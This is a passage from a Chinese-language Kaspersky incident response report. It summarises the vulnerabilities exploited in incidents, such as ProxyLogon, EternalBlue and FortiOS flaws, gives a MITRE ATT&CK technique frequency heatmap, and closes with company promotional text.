通过分析漏洞的根本原因，我们确定了最常见的通用缺陷枚举类别是 CWE-20 (输入验证不当) 。这表明许多程序并未使用基本的安全编码技术 (例如输入清理/验证) 。为了避免这种问题，开发人员应在产品中采用最佳安全编码技术。客户也需要通过定期更新来获取最新的安全补丁，以便减少这类问题。

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 (严重) | CWE-428 | ITW

远程代码执行

由于 ssh-agent 的 PKCS#11 功能不够可信的搜索路径，如果代理被转介到攻击者控制的系统，这种漏洞可能会导致远程代码执行。

Windows (SMBv1)

CVE-2017-0144 | CVSS 8.1 (高) | CWE-20 | ITW

远程代码执行

这种旧版漏洞在 SMBv1 服务器中被称为 EternalBlue，可让远程攻击者通过特制数据包执行任意代码。

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 (严重) | CWE-20 | ITW

远程代码执行

不充分的用户输入验证，可让未经身份验证的远程攻击者利用漏洞在 Bitrix Site Manager 上执行任意代码。

Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 (高) | CWE-306 | ITW

缺少身份验证

可用于窃取 Veeam Backup & Replication 的配置数据库中存储的加密凭据、泄露纯文本凭据或实施远程命令执行。

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 (高) | CWE-22 | ITW

远程代码执行

此漏洞被称为 ProxyLogon，可让攻击者在远程 Microsoft Exchange Server 上执行任意命令。

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 (严重) | CWE-918 | ITW

远程代码执行

此漏洞也称为 ProxyLogon，是 Exchange 中的服务器端请求伪造 (SSRF) 漏洞，可让攻击者发送任意 HTTP 请求，并以 Exchange 服务器的身份通过验证，从而在远程 Microsoft Exchange Server 上执行远程代码。

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 (高) | CWE-20 | ITW

远程代码执行

SMBv1 服务器中的这个漏洞可让远程攻击者通过特制数据包执行任意代码。

FortiOS

CVE-2023-22640 | CVSS 8.8 (高) | CWE-787

内存损坏

FortiOS 中的这个漏洞可让经过身份验证的攻击者通过特制请求执行未经授权的代码。

FortiGate

CVE-2022-42469 | CVSS 4.3 (中等) | CWE-183

访问控制不当

特定 FortiGate 版本中的允许输入列表可让经过身份验证的攻击者通过 Web 门户中的书签绕过策略。

FortiOS

CVE-2023-25610 | CVSS 9.3 (严重) | CWE-20 | ITW

远程代码执行

FortiOS 中的缓冲区下溢写入漏洞可让未经身份验证的远程攻击者在目标设备上执行任意代码。此漏洞还可能导致通过特制请求发起的 DoS。

Apache Log4j

CVE-2021-4104 | CVSS 7.5 (高) | CWE-502

远程代码执行

Log4j 1.2 中的 JMSAppender 容易受到不安全的数据反序列化攻击，如果 JMSAppender 设为执行 JNDI 请求，则会导致远程代码执行。

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 (严重) | CWE-434 | ITW

不受限制的文件上传

可让通过 HTTP 访问网络的未经身份验证的攻击者入侵 Oracle Web Applications Desktop Integrator，从而接管应用程序。

Windows 通用日志文件系统 (CLFS)

CVE-2022-37969 | CVSS 7.8 (高) | CWE-269 | ITW

特权升级

可让攻击者利用 Windows 通用日志文件系统驱动程序获取系统特权。

MITRE ATT&CK 战术和技术热图

TA0043: 侦查

T1595.002: 主动扫描: 漏洞扫描	4.08%
T1595: 主动扫描	2.72%
T1590: 收集受害者网络信息	1.36%
T1595.001: 主动扫描: 扫描 IP 段	1.36%
T1592: 收集受害者主机信息	0.68%

TA0042: 资源开发

T1587.001: 开发功能: 恶意软件	4.08%
T1586.003: 入侵账户: 云账户	1.36%
T1587.004: 开发功能: 漏洞利用	1.36%
T1588.002: 获取功能: 工具	0.68%

TA0001: 初始访问

T1190: 利用面向公众的应用程序	7.48%
T1078.002: 有效账户: 域账户	6.80%
T1133: 外部远程服务	6.12%
T1078.003: 有效账户: 本地账户	3.40%
T1078: 有效账户	2.72%
T1199: 受信任关系	1.36%
T1078.004: 有效账户: 云账户	0.68%
T1078.001: 有效账户: 默认账户	0.68%
T1113: 屏幕捕获	0.68%
T1566.001: 网络钓鱼: 鱼叉式网络钓鱼附件	0.68%
T1566.002: 网络钓鱼: 鱼叉式网络钓鱼链接	0.68%

TA0002: 执行

T1569.002: 系统服务: 服务执行	6.80%
T1059.001: 命令与脚本解释器: PowerShell	6.80%
T1059.003: 命令与脚本解释器: Windows Command Shell	6.12%
T1204.002: 用户执行: 恶意文件	4.08%
T1047: Windows 管理工具	4.08%
T1203: 利用漏洞进行客户端执行	3.40%
T1059: 命令与脚本解释器	2.72%
T1053.005: 计划任务/作业: 计划任务	2.04%
T1059.005: 命令与脚本解释器: Visual Basic	2.04%
T1059.004: 命令与脚本解释器: Unix Shell	1.36%
T1053.003: 计划任务/作业: Cron	1.36%
T1106: 原生 API	1.36%
T1569: 系统服务	1.36%
T1129: 共享模块	0.68%
T1072: 软件开发工具	0.68%
T1105: 入口工具传输	0.68%
T1059.006: 命令与脚本解释器: Python	0.68%
T1053.002: 计划任务/作业: At	0.68%

TA0003: 持久性

T1078.002: 有效账户: 域账户	10.20%
T1543.003: 创建或修改系统进程: Windows 服务	7.48%
T1505.003: 服务器软件组件: Web Shell	4.76%
T1136.001: 创建账户: 本地账户	4.08%
T1547.001: 引导或登录自动启动执行: 注册表运行项/启动文件夹	4.08%
T1053.005: 计划任务/作业: 计划任务	3.40%
T1136: 创建帐户	2.72%
T1133: 外部远程服务	2.04%
T1136.002: 创建账户: 域账户	2.04%
T1078.003: 有效账户: 本地账户	1.36%
T1574.002: 劫持执行流: DLL 侧加载	1.36%
T1556.006: 修改身份验证流程: 多因素身份验证	0.68%
T1098.005: 账户操纵: 设备注册	0.68%
T1114.003: 电子邮件收集: 电子邮件转发规则	0.68%
T1098: 账户操纵	0.68%
T1078: 有效账户	0.68%
T1053.003: 计划任务/作业: Cron	0.68%
T1505: 服务器软件组件	0.68%
T1098.004: 账户操纵: SSH 授权密钥	0.68%
T1574.006: 劫持执行流: 动态链接器劫持	0.68%

TA0004: 特权升级

T1078.002: 有效账户: 域账户	2.72%
T1098.002: 账户操纵: 附加电子邮件委托权限	0.68%
T1055.012: 进程注入: 进程镂空	0.68%
T1546.008: 事件触发的执行: 辅助功能	0.68%
T1543.003: 创建或修改系统进程: Windows 服务	0.68%
T1068: 利用漏洞进行特权升级	0.68%

TA0005: 防御规避

T1070.004: 指标删除: 文件删除	7.48%
T1562.001: 削弱防御: 禁用或修改工具	6.80%
T1070.001: 指标删除: 清除 Windows 事件日志	6.12%
T1036.005: 伪装: 匹配合法名称或位置	6.12%
T1027.002: 经混淆的文件或信息: 软件打包	4.76%
T1140: 消歧/解码文件或信息	4.08%
T1036.004: 伪装: 伪装任务或服务	3.40%
T1027: 经混淆的文件或信息	3.40%
T1078.002: 有效账户: 域账户	2.04%
T1562: 削弱防御	2.04%
T1070.003: 指标删除: 清除命令历史记录	2.04%
T1574.002: 劫持执行流: DLL 侧加载	2.04%
T1562.002: 削弱防御: 禁用 Windows 事件日志记录	2.04%
T1562.003: 削弱防御: 削弱命令历史记录	2.04%
T1078: 有效账户	1.36%
T1027.005: 经混淆的文件或信息: 从工具中删除指标	1.36%

1–5% 6–10% 11–15% >16%

TA0005: 防御规避

T1197: 后台智能传输服务 (BITS) 作业	1.36%
T1112: 修改注册表	1.36%
T1564.008: 隐藏迹象: 电子邮件隐藏规则	0.68%
T1027.010: 经混淆的文件或信息: 命令混淆	0.68%
T1070.006: 指标删除: 时间戳	0.68%
T1070.002: 指标删除: 清除 Linux 或 Mac 系统日志	0.68%
T1218.011: 系统二进制代理执行: Rundll32	0.68%
T1202: 间接命令执行	0.68%
T1027.001: 经混淆的文件或信息: 二进制填充	0.68%
T1548.002: 滥用升级控制机制: 绕过用户账户控制	0.68%
T1006: 直接卷访问	0.68%
T1562.004: 削弱防御: 禁用或修改系统防火墙	0.68%
T1484.001: 域策略更改: 组策略更改	0.68%

TA0006: 凭据访问

T1003.001: 操作系统凭据转储: LSASS 内存	8.16%
T1110: 暴力破解	3.40%
T1003: 操作系统凭据转储	2.72%
T1110.003: 暴力破解: 密码喷洒	2.04%
T1003.002: 操作系统凭据转储: 安全账户管理器	2.04%
T1552: 不安全凭据	2.04%
T1110.001: 暴力破解: 密码猜测	1.36%
T1558.001: 窃取或伪造 Kerberos 票证: 万能票证	1.36%
T1528: 窃取应用程序访问令牌	0.68%
T1552.001: 不安全的凭据: 文件中的凭据	0.68%
T1649: 窃取或伪造身份验证证书	0.68%
T1110.004: 暴力破解: 凭据撞库	0.68%
T1003.003: 操作系统凭据转储: NTDS	0.68%
T1555.003: 来自密码存储库的凭据: 来自 Web 浏览器的凭据	0.68%
T1056.003: 输入捕获: Web 门户捕获	0.68%
T1056.001: 输入捕获: 键盘记录	0.68%

TA0007: 发现

T1083: 文件和目录发现	7.48%
T1046: 网络服务发现	5.44%
T1082: 系统信息发现	4.76%
T1135: 网络共享发现	4.76%
T1018: 远程系统发现	4.08%
T1033: 系统所有者/用户发现	2.72%
T1087.002: 账户发现: 域账户	2.04%
T1057: 进程发现	2.04%
T1016: 系统网络配置发现	2.04%
T1069.002: 权限组发现: 域组	1.36%
T1518.001: 软件发现: 安全软件发现	1.36%
T1007: 系统服务发现	1.36%
T1497: 虚拟化/沙盒规避	0.68%
T1016.001: 系统网络配置发现: 互联网连接发现	0.68%
T1087.001: 账户发现: 本地账户	0.68%

TA0008: 横向移动

T1021.001: 远程服务: 远程桌面协议	12.93%
T1021: 远程服务	7.48%
T1021.002: 远程服务: 服务器消息块/Windows 管理员共享	6.12%
T1021.004: 远程服务: SSH	4.08%
T1570: 横向工具转移	2.04%
T1072: 软件开发工具	1.36%
T1078.002: 有效账户: 域账户	0.68%
T1021.005: 远程服务: VNC	0.68%
T1563.001: 远程服务会话劫持: SSH 劫持	0.68%

TA0009: 收集

T1005: 来自本地系统的数据	6.12%
T1560.001: 归档已收集的数据: 通过实用程序归档	2.72%
T1119: 自动收集	2.72%
T1560.002: 归档已收集的数据: 通过库归档	0.68%
T1113: 屏幕捕获	0.68%
T1056.001: 输入捕获: 键盘记录	0.68%
T1560: 归档已收集的数据	0.68%
T1039: 来自网络共享驱动器的数据	0.68%

TA0011: 命令与控制

T1572: 协议隧道	5.44%
T1219: 远程访问软件	4.08%
T1105: 入口工具传输	2.72%
T1071.001: 应用层协议: Web 协议	2.72%
T1571: 非标准端口	2.04%
T1132.001: 数据编码: 标准编码	1.36%
T1095: 非应用层协议	1.36%
T1053.005: 计划任务/作业: 计划任务	0.68%
T1071.004: 应用层协议: DNS	0.68%
T1573.001: 加密通道: 对称加密	0.68%
T1071: 应用层协议	0.68%
T1001: 数据混淆	0.68%
T1090.002: 代理: 外部代理	0.68%
T1090: 代理	0.68%

TA0010: 渗漏

T1567: 通过 Web 服务进行渗漏	3.40%
T1041: 通过 C2 通道进行渗漏	2.72%
T1537: 将数据传输至云账户	0.68%

TA0040: 影响

T1486: 为了产生影响对数据进行加密	17.01%
T1485: 数据破坏	3.40%
T1565: 数据操纵	2.72%
T1565.001: 数据操纵: 存储数据操纵	1.36%
T1491.002: 篡改: 外部篡改	1.36%
T1657: 金融盗窃	0.68%
T1531: 账户访问权限移除	0.68%
T1529: 系统关闭/重启	0.68%
T1561.002: 磁盘擦除: 磁盘结构擦除	0.68%

1–5% 6–10% 11–15% >16%

关于卡巴斯基

卡巴斯基是一家全球网络安全和数字隐私公司，成立于 1997 年。我们的深度威胁情报和安全专业技术正在不断转化为创新的安全解决方案和服务，可以为全球的企业、重要基础设施、政府和消费者保驾护航。我们提供全面的安全产品线，包括领先的端点保护以及专门的安全解决方案和服务，帮助您应对复杂多变的数字威胁。

网络安全服务

- **卡巴斯基托管检测与响应（MDR）**
- **卡巴斯基应急事件响应**
- **卡巴斯基漏洞评估**
- **卡巴斯基数字足迹**
- **卡巴斯基安全评估**
- **卡巴斯基 SOC 咨询**

享誉全球

卡巴斯基产品和解决方案不断接受独立测试和评审，通常会获得最佳结果、认可和奖项。我们的技术和流程定期接受全球最受推崇的分析机构的评估和验证。久经考验。屡获殊荣。

了解更多

5,000+
专业人士就在卡巴斯基

50%
的员工是研发专家

5
所独一无二的卓越中心

41 万+
卡巴斯基日均检测出的新恶意文件数量

22 万+
全球企业客户

61 亿
2023 年我们的解决方案检测到的网络攻击数量

分析师报告

事件响应

kaspersky

www.kaspersky.com.cn

#卡巴斯基
#引领未来